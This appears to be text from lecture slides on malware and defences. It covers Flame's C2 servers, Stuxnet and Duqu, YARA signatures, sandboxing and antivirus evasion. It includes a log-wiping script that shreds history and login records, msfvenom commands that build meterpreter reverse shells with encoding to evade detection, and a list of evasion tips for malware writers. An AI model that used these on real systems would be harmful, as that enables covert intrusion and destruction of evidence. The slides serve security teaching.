
# Flame C2 servers

Operating system: 64-bit Debian 6.0.x

Programming languages: PHP, Python, bash

Database: MySQL

Web server: Apache 2.x with self-signed certificate



# Flame C2 login and control panel

**Login:**

Username:

Password:

[- Main -](#)  
[- Logout -](#)

**- Clients -**

ID	Type	
<input type="text"/>	<input type="text"/>	<input type="button" value="Go"/>

**Control Panel**

ID	Backup Time	
1	2012-05-23 01:53:54	<a href="#">Download</a>
2	2012-05-23 20:52:20	<a href="#">Download</a>
3	2012-05-24 18:56:06	<a href="#">Download</a>
4	2012-05-30 20:45:24	<a href="#">Download</a>

---

[Download data](#)

[Upload data](#)

[View backups](#)

---

Current online status: **Online** [\[Change\]](#)

Version: 1.4.1

Free disk space: 14578948



# Flame C2 periodic clean-ups

Every 30 minutes

```
php /var/www/htdocs/.../UnloadChecker.php
```

Every 6 hours

```
python /home/.../pycleaner/Eraser.py
```

At midnight

```
php /home/.../delete.php
```





# LogWiper.sh

```
#!/bin/bash
#stop history
echo "unset HISTFILE" >> /etc/profile
history -c
find ~/.bash_history -exec shred -fvzu -n 3 {} \;
[...]
shred -fvzu -n 3 /var/log/wtmp
shred -fvzu -n 3 /var/log/lastlog
shred -fvzu -n 3 /var/run/utmp
shred -fvzu -n 3 /var/log/mail.*
[...]
#self delete
find ./ -type f | grep logging.sh | xargs -l {} shred -fvzu -n 3 {} \;
```



# Read more

kaspersky

[Solutions](#) ▾ [Industries](#) ▾ [Products](#) ▾ [Services](#) ▾ [Resource Center](#) ▾ [Contact Us](#) [GDPR](#)

SECURELIST

[THREATS](#) ▾

[CATEGORIES](#) ▾

[TAGS](#) ▾

[STATISTICS](#)

[ENCYCLOPEDIA](#)

APT REPORTS

## Full Analysis of Flame's Command & Control servers

By [GReAT](#) on September 17, 2012. 5:00 pm

Our previous analysis of the Flame malware, the advanced cyber-espionage tool that's linked to the [Stuxnet operation](#), was initially published at the end of May 2012 and revealed a large scale campaign targeting several countries in the Middle East.

The Flame malware, including all of its components, was very large and our ongoing investigation revealed more and more details since that time. The news about this threat peaked on 4th June 2012, when Microsoft released an out-of-band patch to block three fraudulent digital certificates used by Flame. On the same day, we confirmed the existence of this in Flame and published our technical [analysis](#) of this sophisticated [attack](#). This new side of Flame was so advanced that only the world's top cryptographers could be able to implement it. Since then, skeptical jokes about Flame have disappeared.

Later in June, we definitively confirmed that Flame developers communicated with the Stuxnet development [team](#), which was another convincing fact that Flame was developed with nation-state backing.

We also published our analysis of the Flame command-and-Control (C&C) servers based on external observations and publicly available [information](#). That helped our understanding of where the C&C servers were located and how they were registered.

With this blog post, we are releasing new information that was collected during forensic analysis of the Flame C&C servers. This investigation was done in partnership with Symantec, ITU-IMPACT and CERT-Bund/BSI.

# Stuxnet, Flame, Duqu

## W32.Flamer

### VS W32.Stuxnet and W32.Duqu

A quick comparison of the three threats.

All three threats appear to be developed by teams of attackers, rather than a lone individual.




The code base behind Stuxnet and Duqu are similar.



The code base from Flamer is different from the other two.



All three threats were advanced persistent threats that targeted industrial or government systems.



The purpose of both Flamer and Duqu appear to be to gather information from the compromised computer. In contrast, Stuxnet targets industrial control systems.



All three threats were discovered within the Middle East



## Software Sabotage


How Stuxnet disrupted Iran's uranium enrichment program

1 The malicious computer worm probably entered the computer system - which is normally cut off from the outside world - at the uranium enrichment facility in Natanz via a removable USB memory stick.


2 The virus is controlled from servers in Denmark and Malaysia with the help of two Internet addresses, both registered to false names. The virus infects some 100,000 computers around the world.

3 Stuxnet spreads through the system until it finds computers running the Siemens control software Step 7, which is responsible for regulating the rotational speed of the centrifuges.

4 The computer worm varies the rotational speed of the centrifuges. This can destroy the centrifuges and impair uranium enrichment.



5 The Stuxnet attacks start in June 2009. From this point on, the number of inoperative centrifuges increases sharply.



Source: IAEA, ISIS, FAS, World Nuclear Association, FT research

Symantec



# Malware Defenses

---

# Malware vs firewall





# Firewall vs bind vs reverse\_tcp

```
#include <stdio.h>
#include <malware.h>

int main() {

    system(malware.exe);

    if ( firewall_OFF && ( bind || reverse_tcp ) ) attacker_wins();


    if ( firewall_ON && bind ) defender_wins();

    if ( firewall_ON && reverse_tcp ) attacker_wins();

    return(42);
}
```

---

# Malware vs AV





# Malware Defenses

Signatures – a fingerprint of known malware like strings, code sequences

Application control – maintain a list of approved applications to run

Heuristic – useful to identify “new” malware based code analysis, execution emulation

Anomaly based – define normal behaviour and monitor for the abnormal





# Signatures

**YARA** is an open-source tool designed to help malware researchers identify and classify malware samples.

It makes it possible to create descriptions (or rules) for malware families based on textual and/or binary patterns.

YARA is multi-platform, running on Linux, Windows and Mac OS X.

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        thread_level = 3
        in_the_wild = true

    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"


    condition:
        $a or $b or $c
}
```

# Sandboxing

E.g., **Cuckoo Sandbox**, an open source automated malware analysis system (sandbox)


🔍 Detected signatures	
📄	The executable contains unknown PE section names indicative of a packer (could be a false positive) 1 event
📄	The file contains an unknown PE resource name possibly indicative of a packer 1 event
⚠️	Performs some HTTP requests 21 events
⚠️	Allocates read-write-execute memory (usually to unpack itself) 1 event
🚫	Communicates with host for which no DNS query was performed 1 event
🚫	Connects to an IP address that is no longer responding to requests (legitimate services will remain up-and-running usually) 1 event
🚫	File has been identified by 39 AntiVirus engines on VirusTotal as malicious 39 events

# Application control



# Malware vs AV

```
msfvenom -p  
linux/x86/meterpreter/reverse_tcp  
lhost=127.0.0.1 lport=4443 -f elf  
> msfreverse
```



27 / 63

27 security vendors and no sandboxes flagged this file as malicious

207 B  
Size

2022-09-29 12:13:01 UTC  
a moment ago

elf

Community Score

DETECTION DETAILS BEHAVIOR COMMUNITY

Security Vendors' Analysis

Ad-Aware	Trojan.Linux.Getshell.O	ALYac	Trojan.Linux.Getshell.O
Arcabit	Trojan.Linux.Getshell.O	Avast	ELF:Agent-AER [Trj]
AVG	ELF:Agent-AER [Trj]	Avira (no cloud)	LINUX/Agent.94
BitDefender	Trojan.Linux.Getshell.O	ClimAV	Multios.Backdoor.Msfvenom_Payload-99...
Cynet	Malicious (score: 99)	DrWeb	Linux.BackConn.19
Elastic	Linux.Trojan.Getshell	Emsisoft	Trojan.Linux.Getshell.O (B)
eScan	Trojan.Linux.Getshell.O	ESET-NOD32	Linux/Shellcode.ConnectBack.H
Fortinet	ELF/Agent.ARtr	GData	Trojan.Linux.Getshell.O
Google	Detected	Kaspersky	HEUR:Backdoor.Linux.Agent.ar
MAX	Malware (ai Score=83)	McAfee	GenericRXIA-CI428BA0216DEE
McAfee-GW-Edition	GenericRXIA-CI428BA0216DEE	Microsoft	Backdoor.Linux/ConnectBack.Atxp
Sophos	Troj/Bckdr-RYE	Symantec	Linux.Trojan
Trellix (FireEye)	Trojan.Linux.Getshell.O	VIPRE	Trojan.Linux.Getshell.O

# Malware vs AV

```
msfvenom -p  
linux/x86/meterpreter/reverse_tcp  
lhost=127.0.0.1 lport=4443 -f elf  
-e x86/shikata_ga_nai -i 10 >  
msfreverse2
```

9  
/ 63

?

Community  
Score

9 security vendors and no sandboxes flagged this file as malicious

ccce904e723d3887aa10d622d3e0ff94accaa20a3e9dacc2ffccf1e9db09a44  
msfreverse2  
elf

477 B  
Size

2022-09-29 12:19:47 UTC  
a moment ago

ELF

DETECTION

DETAILS

BEHAVIOR

COMMUNITY

Security Vendors' Analysis ⓘ


ClamAV	① Win.Trojan.MSShellcode-6360729-0	Google	① Detected
Kaspersky	① HEUR:Backdoor.Linux.Agent.ar	McAfee	① GenericRXJS-JJ1F09993DAA79
McAfee-GW-Edition	① GenericRXJS-JJ1F09993DAA79	SentinelOne (Static ML)	① Static AI - Malicious ELF
Sophos	① Linux/Vel-U	Symantec	① Backdoor.Money
ZoneAlarm by Check Point	① HEUR:Backdoor.Linux.Agent.ar	Acronis (Static ML)	✓ Undetected
Ad-Aware	✓ Undetected	AhnLab-V3	✓ Undetected
ALYac	✓ Undetected	Antiy-AVL	✓ Undetected
Arcabit	✓ Undetected	Avast	✓ Undetected
Avast-Mobile	✓ Undetected	Avira (no cloud)	✓ Undetected
Baidu	✓ Undetected	BitDefender	✓ Undetected
BitDefenderTheta	✓ Undetected	Bkav Pro	✓ Undetected
CMC	✓ Undetected	Comodo	✓ Undetected
Cynet	✓ Undetected	Cyren	✓ Undetected

# Malware obfuscation and encoders

“One of the most popular exploit frameworks in the world is Metasploit.

Modern detection systems have improved dramatically over the last several years and will often catch plain vanilla versions of known malicious methods.

In many cases though, if a threat actor knows what they are doing they can slightly modify existing code to bypass detection.”





## Vault 7: CIA Hacking Tools Revealed

# Malware writers DOs and DONTs

DO obfuscate or encrypt all strings

DO NOT decrypt or de-obfuscate all string data immediately upon execution

DO explicitly remove sensitive data, such as encryptoin keys, from memory asap

DO strip all build paths, developer usernames from the final build

DO NOT export sensitive function names; if having exports are required for the binary, utilize an ordinal or a benign function name

DO NOT leave dates/times such as compile timestamps